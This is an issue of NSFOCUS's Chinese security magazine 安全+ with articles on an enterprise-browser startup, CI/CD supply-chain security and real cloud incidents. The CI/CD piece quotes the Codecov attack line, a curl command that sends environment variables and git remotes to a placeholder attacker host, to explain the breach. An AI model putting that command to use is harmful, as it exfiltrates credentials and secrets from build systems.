安全+
SECURITY
2022/07 总第 053
技术版 ▶▶ 与安全人士分享技术心得 Share technique experience with security professionals

★ 本期焦点

Talon Cyber Security为何成最大赢家？

流量全密化趋势下的检测困境和思考

“弹性”拼高下，“转型”定存亡

浅谈“十四五”教育信息化的数据安全建设思路

绿盟科技官方微信

NSFOCUS

SECURITY+

安全+ 技术版
与安全人士分享技术心得
Share technique experience with security professionals

本期看点 HEADLINES

主办：绿盟科技
策划：《安全+》编委会
地址：北京市海淀区北洼路4号益泰大厦三层
邮编：100089
电话：(010)6843 8880-5463
传真：(010)6872 8708
网址：www.nsfocus.com

2022/07 总第 053

欢迎您扫描封面左下角的二维码，关注绿盟科技官方微信，
分享您的建议和评论，或者来信nsmagazine@nsfocus.com
与我们交流。(《安全+》部分图片来源于网络)

安全+ SECURITY

目录 CONTENTS

随着数字化技术的广泛应用，企业所面临的安全风险越来越严峻。远程办公、办公网、数据中心和多云是目前企业的主要IT环境。传统单体设备堆叠的建设方式投入大、成本高、效果低、难维护，成为企业用户安全建设的主要痛点，而企业需要的安全应匹配合规、业务连续性、商誉和数据安全的影响。

RSA 2022大会的主题“Transform（转型）”，是RSA 2021大会主题“Resilience（弹性）”的进一步延伸。弹性者，是指小到企业面临网络攻击的应急和恢复，大到企业在疫情期间的存续和发展，这是转型的目的和意义，也是RSA 2022大会探讨的重点内容，与绿盟科技发布的云化战略——T-ONE CLOUD不谋而合。

T-ONE CLOUD是绿盟科技“智慧安全3.0”理念的全新实践，旨在以云的思路重构安全运营体系，为用户提供弹性敏捷的安全闭环保障能力，用云应用再造新安全。

T-ONE CLOUD提出云化时代的用户价值主张，建议新形势下的企业安全建设采用云化交付的安全产品和服务，以获得弹性高效的安全能力；按需引入弹性全面的安全能力，提升成本转化率，以达到最优的安全效能；与专业安全公司建立持续可信任的连接，以实时获得实战化的安全运营服务，实现快速安全响应。

基于上述用户价值主张，T-ONE CLOUD设计了一套以客户需求外循环为主导、公司供给内循环为支撑，以云化交付的安全产品和服务衔接内外双循环的安全保障体系架构，为用户按需提供快速的安全闭环保障能力。

二十余年来，绿盟科技在网络安全产品与服务上持续创新探索，继2021年推出“智慧安全3.0”理念后，绿盟科技又发布这一创新技术与创新模式相结合的T-ONE CLOUD战略。期待与各位合作伙伴共建安全生态，为更多用户提供“用得起，看得见，抓得全，管得住”的安全云服务；期待与各位合作伙伴携手，为最终用户数字化转型和业务创新保驾护航。

叶晓虎

Talon Cyber Security为何成最大赢家?

绿盟科技 创新研究院 刘文懋

摘要：RSAC 大会传统关注项目、大伙喜闻乐见的竞猜环节——创新沙盒（Innovation Sandbox）于旧金山时间 6 月 6 日举行，2022 创新沙盒决赛的获胜者是 Talon Cyber Security（以下简称 Talon），可以说是意料之外，情理之中。

关键词：创新沙盒 RSA 大会 浏览器隔离

今年 RSAC 创新沙盒十强近半数与云原生安全有关，大部分与云安全有关，所以结果有些意外，因为 Talon 是少数几个跟云没有直接关系的公司，它聚焦在端侧安全——浏览器隔离。

那么创新沙盒评委为何将这么多家云安全公司选入决赛，却又捧了一家终端安全公司呢？Talon 是否真的与云无关？我们将从以下几个方面进行分析。

1. 为什么是终端，为什么是浏览器?

Talon 自己写的白皮书 [1] 将其产品定义为“安全的企业级浏览器”。白皮书第一段就写明了背景：“云化服务、混合办公模式和 SaaS 解决方案从根本上改变了业务运转的机制，从而引入了新的威胁。”从这一背景来看，后疫情时代，云化转型、移动办公催生出新型安全问题，引入新的安全手段，创造出新的创业机会，基本上与其他几家做云安全公司的初衷并无二致。

云上安全一般可以分为两类：保护企业云上自有业务，以及保护员工安全的访问云上业务。考虑到国外企业大量使用 Web 服务或 SaaS 服务，各类业务事实上就是 Web 服务或 SaaS 形态，所以后者的场景可以泛化为保护员工访问各类外部服务。

从架构上看，员工访问云服务的整个通道安全防护可以从云、管、边、端几个关键位置进行部署，对应产品 CASB、SASE、SWG、VPN 等都有相应的安全能力进行控制，那为什么要采用企业级浏览器呢? 我们认为以下两点原因：

(1) 大部分的攻击向量是针对浏览器的，加固点选在浏览器，可以消减最大的攻击面；

(2) 端侧可以做到普适，SASE、WSG、VPN 需要企业侧部署边界安全能力，无法在居家办公、差旅等场景做到一致的防护效果。当然零信任有这样的能力，但其核心能力仅限于身份安全和边界安全，而且也需要部署边界设备。但如果在端侧投放安全能力，也同样能形成边界，做到天然的“微隔离”，而不会受端点设备的位置和环境限制。

此外，CASB、SASE 等现在在融合如访问控制、入侵检测、上网行为管理、数据防泄漏等的各类安全能力，安全企业级浏览器同样也能将各类安全能力融合，实现基于浏览器的终端统一安全系统。

从 Talon 的白皮书可以看出，它已经将自己定位成一款 Web 应用和 SaaS 的网关类产品，同时提供了运行时隔离、零信任、数据防泄露等能力。说到零信任，如果大家关注过前几年所谓自主产权的红芯浏览器（抛开争议不谈），就可意识到浏览器可以是天然的零信任 agent。


2.Talon 是安全浏览器，跟 RBI 相比有什么特点?

远程浏览器隔离（Remote Browser Isolation，RBI）和 VDI（Virtual Desktop Infrastructure）都是通过虚拟化的方式，提供远程的执行环境（浏览器或虚拟主机），那 Talon 的安全企业级浏览器有什么优势吗?

首先排除 VDI，虚拟化桌面这种方案太重，虽然在以前企业本地侧还可用，在移动办公场景下服务质量（QoS）恐怕难以保证。

RBI 是 Gartner 前几年推荐的新技术，可有效缓解针对浏览器的攻击，RBI 提供了虚拟化的浏览器沙箱，与 VDI 相比进一步降低了虚拟化开销和网络传输开销，有不错的应用前景，但其用户体验还不尽如人意，目前在终端安全成熟度曲线的幻想破灭期，终端安全成熟度曲线（2021）如下图所示。

Figure 1: Hype Cycle for Endpoint Security, 2021



此外，VDI 和 RBI 均是远程部署，如果在企业内部部署，解决不了随时办公的需求。如果部署在云端，用户体验则显著降低。如前所述，浏览器可以成为本地边界，安全机制越靠近用户，其防护效果越好，同时不破坏用户的使用体验，可以做到“无摩擦”，这也是安全赋能业务的最终目标。

最后，远程浏览器采用虚拟化技术，不能提供细粒度的可视度和行为分析。而 Talon 在 Chromium 内核上实现了完整的浏览器功能和安全功能，可以捕获用户和程序的具体行为，进而做行为分析、数据泄露检测防护，具有比较细的控制粒度。

3. 浏览器隔离的前景如何?

在 Garnter 的终端成熟度曲线中，浏览器隔离已经被移除，当然 Talon 在宣传中也没有把隔离当作自己的特性。

Off the Hype Cycle

- **Browser Isolation**: The role of a self-contained, isolated browser session has many uses; embedded into secure workspace technology, used to render external URLs in secure email and secure web gateway technology, and as a means to provide limited access to key apps for remote workers. Interest in this technology remains strong in the arsenal of endpoint security tools, though consideration of browser isolation as a stand-alone function is limited.

从 Gartner 的其他报告可以发现，Talon 只在 2022 年 5 月的“Enable BYOPC for Select Use Cases While Managing Risk“报告中出现一次 [2]，可见这种技术的路线和产品方向目前还是一个小众方向。

那么这是一种新技术吗? 可能也不是，无论是在前面提到的红芯浏览器，还是其他基于 chromium 内核的“安全浏览器”，本质来说技术路线都是一样的。当然，Talon 把浏览器定位为集成了各种安全能力的终端安全产品，可能会涉及到一些高级技术（从现在的公开资料还不得而知）。

Talon 的夺冠，无疑会使得安全的企业级浏览器领域受到更多的关注，而终端安全也将成为云化趋势下一个重要领域，浏览器安全也将持续成为攻击者和安全团队反复争夺的重要阵地。

参考文献

[1]https://talon-sec.com/resources/whitepapers/white-paper-an-enterprise-browser-for-the-digital-business/.

[2]https://www.gartner.com/document/4014727?ref=solrAll&refval=328458564.

洞见RSA2022 | 如何安全地使用CI/CD工具

绿盟科技 创新研究院&星云实验室 浦明

摘要：近年来，用户应用及软件发布整体趋于高频，另外其发布方式也趋于向自动化方式转变，CI/CD 工具的出现为开发人员带来了便利，实现了 DevOps 理念，打破了开发人员和运维人员之间的壁垒和鸿沟。与此同时，DevOps 的安全问题也频频发生，如近年多起供应链攻击事件均是以 CI/CD 流为切入点进行攻击，如何安全地使用 CI/CD 工具并实现 DevSecOps 理念是亟待解决的问题，为此本文将为各位读者进行详细介绍。

关键词：DevSecOp RSA2022 CI/CD 工具

1. 概述

RSA2022 大会上，来自 Coalfire 的副总裁和首席战略官 Dan Cornell 的议题 What Executives Need to Know about CI/CD Pipelines and Supply Chain Security 从使用 CI/CD 管道的安全性出发，首先向各位观众讲述了什么是 CI/CD 管道，并提出我们为何需要关注 CI/CD 使用过程中的安全风险，之后 Dan Cornell 面向安全从业人员及 DevSecOps 实施人员讲述了使用 CI/CD 需要注意的安全风险，包括源代码仓库安全接入 CI/CD 管道可能引发的风险，引入第三方开源依赖库的风险，项目代码在构建测试、部署、打包、分发过程中面临的安全风险。最后，Dan Cornell 提出了相应的安全建议并给出了未来 6 个月的具体 DecSecOps 实施计划。

2. 背景

DevOps 全称为 Development & Operations，在 2009 年被提出，其代表的并非一种具体实现技术，而是一种方法论。DevOps 的出现最终是为了打破开发人员与运维人员之间的壁垒和鸿沟，高效的组织团队通过自动化工具相互协作以完成软件生命周期管理，从而更快且频繁地交付高质量稳定的软件。如果说 DevOps 理念实现了软件的快速交付、那么 CI/CD（Continuous Integration & Continuous Delivery & Continuous Deployment）便是实现这一理念的主要方法，CI/CD 的核心概念是持续集成、持续交付、持续部署。依托 CI/CD，应用的整个生命周期（从集成和测试阶段，到交付和部署阶段）可达到持续自动化和持续监控的效果。

如我们所知，DevOps 影响的不仅包含开发团队（Dev）和运维团队 (Ops)，还应包含安全团队（Sec），在系统生命周期（SDLC Systems Development Life Cycle）中，安全团队常聚焦于运营阶段，因而往往忽视了开发阶段的安全，所以近些年“安全左移”的

理念非常火，其强调安全因素应纳入应用开发的早期阶段，常见的，我们在开发（Dev）与运维（Ops）之间加入安全（Sec），也就是 DevSecOps 理念，其侧重点是将安全工具自身整合至 CI/CD 工作流中，且安全工具主要纳入应用的测试、发布和运维阶段。

随着技术的不断发展，用户可采用的 CI/CD 工具逐渐增多，除了关注工具自身的安全问题之外，如何正确的使用 CI/CD 管道，关注并及时发现各个阶段存在的安全风险也尤为重要。

3. 供应链攻击事件

供应链攻击是一种网络攻击，攻击者可利用软件或硬件来篡改服务程序，针对组织供应链中的薄弱环节实施攻击，从而导致服务程序被破坏。鉴于供应链自身的特性，恶意软件可以安装在供应链的任何阶段，且供应链攻击允许指定目标，若被攻击的供应商有很多客户，则受影响的数量会迅速增加 [3]。此外，由于供应链依赖于已被信任并且可以广泛分发的软件，因而供应链攻击很难被检测。

3.1 Solar Winds 供应链攻击事件

2020 年 12 月，美国安全公司 FireEye 爆出有攻击者通过在 SolarWinds 软件中植入木马程序入侵了公司网络。该木马程序具有合法的数字签名并且伴随着软件的更新下发，借助软件供应链的特性，APT 攻击者组织可对目标机构发起未授权访问，达到长期对目标机构的控制，并不断窃取核心数据。事件经历短短一周内就有超过 200 家重要机构受到影响，其中不乏一些全球科技发达地区的敏感机构，其中美国占比超过 60%，包括美国国务院、国土安全部、国防部、财政部在内的多家政府机构均受到此事件的影响，事件影响力可谓巨大 [3]。

3.2 Codecov 供应链攻击事件

2021 年，国外软件审计平台 Codecov（该软件常被用于集成至 CI/CD 工作流中）遭受攻击者攻击，该事件直接导致近 3 万用户的隐私数据泄漏，究其原因，攻击者主要利用 Codecov 镜像 Dockerfile 中的错误配置提取 Bash Uploader 脚本（用户可通过该脚本上传测试数据）中的访问凭证，进而通过该凭证修改用户的 Bash Uploader 脚本 [2]，在长达 1000 多行的 Bash Uploader 脚本中添加如下两行代码 [1]：

```
524  search_inw="$proj_root"
525  curl -sm 0.5 -d "$(git remote -v)<<<<<< ENV $(env)" http://ATTACKERIP/upload/v2 || true
```

图 1 Bash Uploader 脚本中注入的恶意代码

可以看出，以上代码会将 CI 中所有的环境变量发送至第三方服务器，这些环境变量中可能包含 Git 访问凭证、API Key 等敏感信息和密钥，攻击者可以进一步访问通过这些凭证访问的任何服务、数据和应用程序代码，危害巨大。

近两年供应链攻击事件层出不穷，分析并总结背后原因不难看出建立可信的软件开发环境、定期进行安全检查、关注依赖组件的已知漏洞、落实 DevSecOps 理念的重要性。

4.CI/CD 应用过程中需要考虑的安全问题

Dan Cornell 举例从数据流的角度看 CI/CD 管道安全，如图 2 所示：




图 2 CI/CD 管道示例图

可以看出示例中的 CI/CD 管道流程分为以下几个阶段：

1. 开发者提交代码至源码仓库；

2.CI/CD 管道流程的构建阶段从源码仓库及开源仓库获取最新提交的代码以及相应依赖的开源组件代码；

3. 构建结束后生成二进制文件，进入测试阶段；

4. 测试阶段包括安全测试、集成测试、单元测试三个部分；

5. 测试完成后进入评估阶段，若测试通过进入后续的打包和分发阶段。

上述流程结合一定的安全知识背景，我们可以看出安全风险可能存在于各个阶段，Dan Cornell 从信息安全三要素机密性、完整性、可用性的角度阐述了这些风险，如从机密性上来看，主要涉及敏感数据泄露，如 IP 泄露、密钥泄露、漏洞披露为造成风险的主要因素；从完整性上来看，源代码植入后门、恶意挖矿或是其他恶意行为成为供应链攻击的主要一环；从可用性上来看，功能受到影响导致延迟发布与漏洞修复无法及时推送到生产环境，最终都会对软件交付产生不同程度的影响。

值得注意的是，随着业务越发复杂，系统架构从单体走向微服务化，CI/CD 管道的复杂性也会相应增多，每个阶段都可能会产生大量的敏感数据，这些敏感数据往往会成为巨大的攻击杠杆。试想一旦攻击者拿到了源码仓库的访问凭证，那么整个 CI/CD 环境都可能遭到沦陷。因此，DevSecOps 实施人员需要对数据的最终输出负责，评估软件 CI/CD 的运行环境，在 CI/CD 管道的每个阶段评估安全风险，如每一阶段涉及的服务种类、敏感数据、敏感数据存储、敏感数据分级、敏感数据传输加密等。

Dan Cornell 从 CI/CD 使用的角度出发，阐述了各个阶段产生的风险，笔者将其进行了汇总，主要分为以下五部分。

4.1 CI/CD 管道接入源码仓库的风险

通常情况下，CI/CD 工具根据用户自定义的管道流程，在开发者进行 git push 或 git pull 等操作时触发接入源码仓库，在接入过程中由于源码仓库自身提供多种接入方式，进而扩大了风险面，图 3 展示了 Gitlab 提供的几种访问途径：




图 3 源码仓库访问途径

可以看出除了常规的源码访问(push/pull/merge request 等)、Web 访问以及 API 访问，Gitlab 还提供 Webhook 访问。在第三方开发团队对源码仓库进行 push/pull 操作时，若未对源码仓库接入进行有效认证，则可能会导致本地代码在 CI/CD 以外的环境中运行，进而造成源码不可控的风险。

4.2 引入第三方开源组件的风险

关于引入第三方开源组件的风险，通常包含以下四部分内容：

4.2.1 开源组件自身漏洞导致的风险

许多开源组件自身存在漏洞，不同风险级别的漏洞会导致 CI/CD 环境面临不同程度风险，例如若开源组件存在 RCE 漏洞，攻击者则可能利用该漏洞获取 CI/CD 管道中的环境变量，进而获取 Gitlab 或 Github 的有效访问凭证，最终接管整个源码仓库，引起巨大风险。

4.2.2 不安全的开源组件管理导致的风险

在 CI/CD 管道中，我们通常会引入第三方开源组件对项目依赖项进行构建管理。例如 Java 项目中，通常会引入 Maven 仓库，若我们的项目直接从 Maven 中央仓库进行拉取，我们就无法确定是否引入了含有漏洞的组件，进而可能导致组件漏洞被攻击者利用的风险。

4.2.3 攻击者为开源组件添加后门程序导致的风险

若攻击者拥有访问开源组件仓库的权限，进而可以通过为开源组件添加恶意后门程序，之后重新对外发布的形式，引发大规模供应链攻击的风险。若用户的项目源码中引入了含有后门的开源组件，攻击者则有可能利用该漏洞对 CI/CD 环境进行探测，进而导致整个环境沦陷的风险。

4.2.4 开源软件许可证导致的风险

开源组件的许可证类别较多，如常见的 Apache License、MIT 是相对宽容的许可证，这些许可证通常没有真正的限制条件，若将相应的开源组件引入自己开发的项目，并对外发布，仅需保留版权声明即可，不会面临使用上的法律风险。除此之外，还有一些顶级的开源许可证，例如 GPL 3.0 和 AGPL，其为限制性的许可证，若引入了相应开源组件并进行商用，则会面临法律风险。

4.3 构建阶段的风险

构建阶段，CI/CD 管道通常会引入插件对源码以及第三方开源组件代码进行构建，该插件实际上也运行在 CI/CD 环境中，对于开发者而言，插件是不受信任的，含有漏洞的插件可能被攻击者利用进而访问到 CI/CD 管道中产生的数据，并将数据传送至第三方服务器，如 3.2 中提出的 Codecov 供应链事件影响，受害者下载了攻击者精心注入恶意代码的文件，导致 CI/CD 中的环境变量泄露，攻击者可以利用这些环境变量窃取受害者隐私数据，造成巨大影响。

4.4 测试阶段的风险

自动化测试是 CI/CD 管道中必经的一环，自动化测试常包含集成测试、单元测试、安全测试这几类流程，CI/CD 工具会调用测试插件（可能来自 CI/CD 环境外部或内部）进行测试，例如 Gitlab 的 CI/CD 管道默认支持引入开源代码审计工具 bundler-audit、gemnasium 等，这些开源工具是否可信是我们需要关注的重点，如测试阶段产生的流量是在 CI/CD 环境内部还是外部，若是外部将不受 DevSecOps 实施者的控制，可能进而会导致测试流量被代理到第三方服务器的风险，再如当测试阶段完成后，测试结果最终存储在哪里，若存储在外部，也会导致数据泄露的风险。

此外，风险漏洞管理也十分关键，如当 Gitlab 进行镜像扫描后产生了一系列待修复的漏洞，谁拥有什么权限访问这些漏洞很重要，若管理员分配了错误的权限，则可能导致未授权访问的风险，这里的未授权访问主要针对的是第三方团队的开发人员。

4.5 打包和分发阶段的风险

经历测试阶段后，CI/CD 管道会评估最新的测试结果，一旦测试通过会将软件进行打包及后续分发，此处以微服务架构的项目举例，打包阶段时，各个微服务通过 Dockerfile 文件进行镜像构建，并进行签名后将镜像上传至仓库。分发部署阶段时，Kubernetes 会从镜像仓库中拉取最新版本的镜像以完成后续部署。以上过程中可能会产生一定的风险，主要包括以下两方面：

镜像自身内容引发的风险

若业务镜像依赖的基础镜像含有漏洞，可能导致攻击者利用已知漏洞对服务自身或其他微服务发起攻击，若镜像中的应用代码含有漏洞，也将会导致被攻击者利用的可能。

镜像分发过程引发的风险

由于 CI/CD 与 Kubernetes 可能不在同一环境，因而可能导致攻击者在分发过程中趁虚而入，利用镜像来源的不确定性（恶意镜像签名）对镜像的传输过程进行劫持，并替换成恶意镜像，亦或是对镜像仓库直接发起攻击，造成巨大影响。

5. 面向 CI/CD 使用者的安全建议

在本次 RSA 演讲中，Dan Cornell 面向 CI/CD 使用者提出了一些安全建议，笔者将其进行了汇总，主要包含以下几部分：

针对 4.1 提出的风险，建议 DevSecOps 实施人员在 CI/CD 管道与源码仓库的接入上做好认证管理，并能够清晰的了解到项目源码的所处地，做好源码安全管控。

针对 4.2 提出的风险，建议首先梳理项目中所有依赖的开源组件，可通过 SBOM（Software Bill of Materials）进行梳理，并采用 SCA（Software Components Analysis）工具对开源组件进行漏洞扫描。其次，当项目中引入了新的开源组件，能够具备针对性的安全管控措施。最后，引入扫描组件的自身风险范围也应达到可控。

针对 4.3 提出的风险，建议对构建过程中的插件来源、插件需要访问的数据、数据最终的传送地进行确认，同时注意构建的频率是否异常。

针对 4.4 提出的风险，建议首先确认测试阶段是否包含第三方团队，若包含则需要确定测试产生的流量以及测试结果的最终去处。其次，需要确认扫描工具自身的安全性，做好实时修复漏洞的准备。最后，风险漏洞管理需要给予用户适当访问权限，遵循最小权限原则。

针对 4.5 提出的风险，建议首先从可靠源下载容器镜像，并定时对镜像进行漏洞扫描、漏洞修复以及后续的漏洞管理。其次，针对镜像构建过程进行签名，镜像拉取过程进行签名校验。最后，做好镜像仓库的安全管理，为镜像仓库用户分配合理访问项目的权限。

6. 总结

从近年 RSA 议题及创新沙盒入围的安全初创公司来看，DevSecOps 已成为一项必不可少的话题，从最初的 DevOps 到安全左移的 DevSecOps 理念，这一过程必然会引起相应技术以及用户使用行为上的变革，将安全部分纳入 DevOps 并不难，难的是如何充分的践行 DevSecOps 理念，如我们所知，开发人员和运维人员通常没有安全背景，如何让其安全地使用 CI/CD 工具是一大问题，Dan Cornell 的议题分享较为全面的阐述了使用 CI/CD 工具过程中需要注意的安全风险，并针对这些风险提出了相应的安全建议，可为各企业在 DevSecOps 的实际落地过程中提供一定参考。

参考文献

[1] https://blog.gitguardian.com/codecov-supply-chain-breach/#what-happened-quick-timeline-of-events.

[2] https://gist.github.com/davidrans/ca6e9ffa5865983d9f6aa00b7a4a1d10 .

[3] 北京金融科技产业联盟《供应链攻击安全启示-SolarWinds 事件分析》。

RSAC议题解读｜真实云安全事件复盘与思考

绿盟科技 创新研究院&星云实验室 阮博男

摘要：RSA2022 大会上，云安全厂商 Mitiga 的 CTO Ofer Maor 带来了题为 It's Getting Real & Hitting the Fan! Real World Cloud Attacks 的主题演讲。该演讲回顾了五个真实的云安全事件，并提出了针对性的防护策略。本文将对该演讲进行解读。

关键词：SaaS 安全 挖矿 勒索病毒 E-mail 中间人攻击

RSA2022 大会上，云安全初创公司 Mitiga [1] 的 CTO Ofer Maor 带来了题为 It's Getting Real & Hitting the Fan! Real World Cloud Attacks [2] 的主题演讲。

该演讲回顾了五个真实的云安全事件：GitHub 市场应用的 SaaS 服务被黑事件、公有云挖矿事件、损失达 1500 万美元的电子邮箱欺诈事件、MongoDB 勒索事件和从本地蔓延到云端的勒索事件。

Ofer Maor 指出，时至今日，全世界都在将业务向云上迁移，而攻击和破坏是无法避免的，因此必须承认云上攻击是存在的，应该做的是了解这些攻击并借助正确的响应措施减少损失。最后，他提出了“了解、准备和响应”三步走的防护策略。

的确，在云上风险事件频发的今天，云计算安全性是迁移上云的企业必须考虑的问题。对此，本文将带来对这个议题的详细解读。

注：下文中如未特殊说明，图片均来自该议题的 PPT。

Mitiga 公司简介

Mitiga 是一家提供云上事件响应解决方案的初创公司，于 2019 年在以色列特拉维夫创立。联合创始人有三位，其中首席运营官(COO) Ariel Parnes 来自著名的以色列国防军(IDF) 8200 部队。

作为一家初创公司，Mitiga 提供名为 IR（Incident Readiness & Response，事件就绪与响应）的事件响应解决方案，通过收集、分析云上取证数据，将主要取证流程自动化，为专业响应团队提供工具以便快速展开事件调查，减少数据收集时间。

事件一：GitHub 市场应用的 SaaS 服务被黑

2020 年 6 月 23 日到 7 月 1 日间，数字银行应用 Dave.com 约 750 万用户数据被黑客窃取并在地下黑客论坛公布 [3]（见图 1）。追根溯源，整个事件的前因后果如下：

1.Dave.com 使用了 Waydev 在 GitHub 和 GitLab 的 APP 商店中提供的服务，该服务需要用户提供 OAuth token，以便访问用户在 GitHub 和 GitLab 上的项目。Waydev 将这些 OAuth token 保存在内部数据库中。

2. 黑客利用 SQL 盲注手法入侵了数据分析公司 Waydev 的

内部数据库，从数据库中窃取了保存的 GitHub 和 GitLab OAuth token [4]。

3. 黑客利用窃取到的 OAuth token 访问了 Dave.com 在 GitHub 上的仓库，从项目代码中获得了明文密码，进而非法访问了 Dave.com 的系统，成功窃取数据。




图 1 Dave.com 数据在地下黑客论坛出售（图片来自 ZDNet [3]）

我们从以下三个角度来讨论这次事件：

1.SaaS（Software as a Service，软件即服务）与供应链安全：作为一家 SaaS 服务提供商，Waydev 可能服务许多客户。一旦 Waydev 被攻破，波及面大小等同于其客户规模。从“责任共担模型”的角度来看，固然 Waydev 需要承担主要责任，但是如果企业能够对依赖的供应链安全风险建立有效控制机制，则能将自己可能受到的损失降到最小，甚至达到预防效果。

2.DevOps 安全：对于 Dave.com 来说，将敏感信息明文存储在代码仓库中是一种危险行为。一旦代码以某种方式泄露，不法分子就能利用这些敏感信息发起更多攻击。企业应有意识地确保 DevOps 流程中敏感数据的安全性，以安全的方式存储和使用敏感信息。

3. 攻防技术：可以看到，虽然整个事件和云计算 SaaS 服务有关，但是全流程涉及到的攻击技术依然是 SQL 注入、利用明文密码等常见技术。因此，业务上云之后企业依然要注意对传统攻击的防护。

此外，Ofer Maor 在议题中还介绍了另一起 GitHub APP 相关的攻击事件：自动化代码审计工具提供商 DeepSource 的员工遭受钓鱼邮件攻击，其 GitHub 账户失陷，最终导致攻击者获取了 DeepSource GitHub APP 的敏感凭证。这起事件暴露出来的一个值得注意的问题是响应时间过长：2020 年 5 月 31 日攻击者成功窃取凭证，7 月 11 日 GitHub 通知 DeepSource 失陷事件，而 DeepSource 的客户直到 7 月 21 日才从 GitHub 收到通知。

在本文开头对 Mitiga 公司的介绍中，我们注意到他们的主推方案的亮点就是“将主要取证流程自动化，为专业响应团队提供工具以便快速展开事件调查，减少数据收集时间”。因此，Ofer Maor 在这里点出响应时间过长的问题，既是指出现实问题，也是推广他们的方案。

事件二：公有云挖矿

第二起事件和挖矿有关。在一次事件响应中，团队在 18 台 AWS EC2 服务器上都发现了恶意文件 root 和 zzh，其中 zzh 会下载挖矿程序。TTP 说明这起事件与 TeamTNT/Watchdog 团伙有关。

看起来是一次简单的响应，但是分析发现恶意文件的创建时间与服务器创建时间相同。经过深入分析，调查人员发现该服务器使用的虚拟机镜像（AMI）在创建期间运行了存在错误配置的 Redis。攻击者是在镜像创建期间利用脆弱的 Redis 投放了恶意文件。

很明显，污染虚拟机镜像的软件供应链环节攻击方式要比单独在一台服务器上投放恶意文件的危害要大得多，前者就像污染了水源一样，将直接造成恶意软件利用软件“自来水管道”进行分发，其后果具有规模性。

与此同时，由于镜像的制作方法是公开的，任何人都可以制作镜像，也可以使用任何人公开的镜像。因此，安全意识薄弱的用户很可能直接使用不法分子创建的恶意镜像，在业务环境中引入恶意文件。

事件三：损失惨重的电子邮箱欺诈

2020 年 4 月到 9 月，黑客通过定向的电子邮箱欺诈盗取了约 1500 万美元。事件的背景是一次收藏品购买活动。

攻击者首先设法访问了买家的 Office 365 邮箱，在其中设置了邮件转发规则和过滤规则。转发规则使得卖家发送的邮件都会被转发给攻击者；过滤规则确保买家看不到这封邮件。接着，攻击者注册了虚假的网站用来仿冒卖家，基于虚假网站制作了虚假邮箱，从而与买家通信，最终成功盗取了资金。

由于金额过大，Mitiga 联系了 FBI 对事件进行进一步调查。这是一起利用 Office 365 的非常巧妙的中间人攻击事件。如今，新冠疫情使得线上办公越来越普遍，电子邮件的使用频率和重要程度也前所未有地提高。企业应该对这类事件保持警惕，一旦发生，后果将十分严重。

事件四：MongoDB 勒索攻击

最后两起事件都和勒索病毒有关，但是类型不同。

首先是针对数据库的勒索。在这起事件当中，黑客首先导出了受害者的 MongoDB 数据库，然后将其数据库内容全部删除，留下一个勒索文档。由于该 MongoDB 的日志配置不当，能够用来调查的信息十分有限。好消息是，客户对数据库做了全量备份，而且调查发现并没有实际的数据泄露发生，因此客户没有支付勒索赎金，整个事件并未造成严重后果。

从技术角度来讲，这起事件也许过于简单。然而，它体现了客户侧对数据安全的重视。这也符合 Ofer Maor 倡导的“了解、准备和响应”策略——通过预先备份（做好充足准备）避免了损失。

事件五：从本地蔓延到云端的勒索攻击

最后这起事件与上一起勒索病毒攻击的发起路径不同，是一起典型的跨混合云攻击。

攻击者首先通过钓鱼邮件拿到了目标公司内部管理员的账号。由于该公司配置了多因子登录，攻击者尝试了多次，直到员工批准了登录。接着，攻击者拿到了公司用于提供认证服务的 OktaService 平台 [5] 的账号，并利用公司本地环境中的 VPN 连接到了 AWS 上的云端环境，进而部署了多个工具用于漏洞利用和持久化。最后，攻击者加密了用户服务器上的数据。

这也是一起没有支付赎金的事件。对于服务器来说，客户选择使用之前备份的快照恢复；对于数据来说，安全人员通过分析攻击者用来导出数据的工具，发现了攻击者用来保存导出数据的服务器的访问凭证，最终成功从攻击者的服务器上下载了所有导出数据，并把这些数据从该服务器上删除。

这个案例的最后一部分确实是意料之外的好消息，不过客户预先做的备份也起到了非常大的作用。

防护策略：了解、准备和响应

只有承认云上攻击的存在，才愿意去了解实际发生的云上攻击；只有对已经发生过的事件深入了解，才能建立行之有效的防护体系。如何建立防护体系呢？Ofer Maor 建议按照“了解、准备和响应”三步走：




图 2 了解、准备和响应

1. 了解。持续了解已经发生或正在发生的云安全事件，并弄清楚攻击原理和受害者的处置方式。

2. 准备。建立合适的计划、工具和团队，做好应对云上攻击的准备。

3. 响应。依靠快速高效的事件响应技术和团队来减少影响、降低损失。

总结

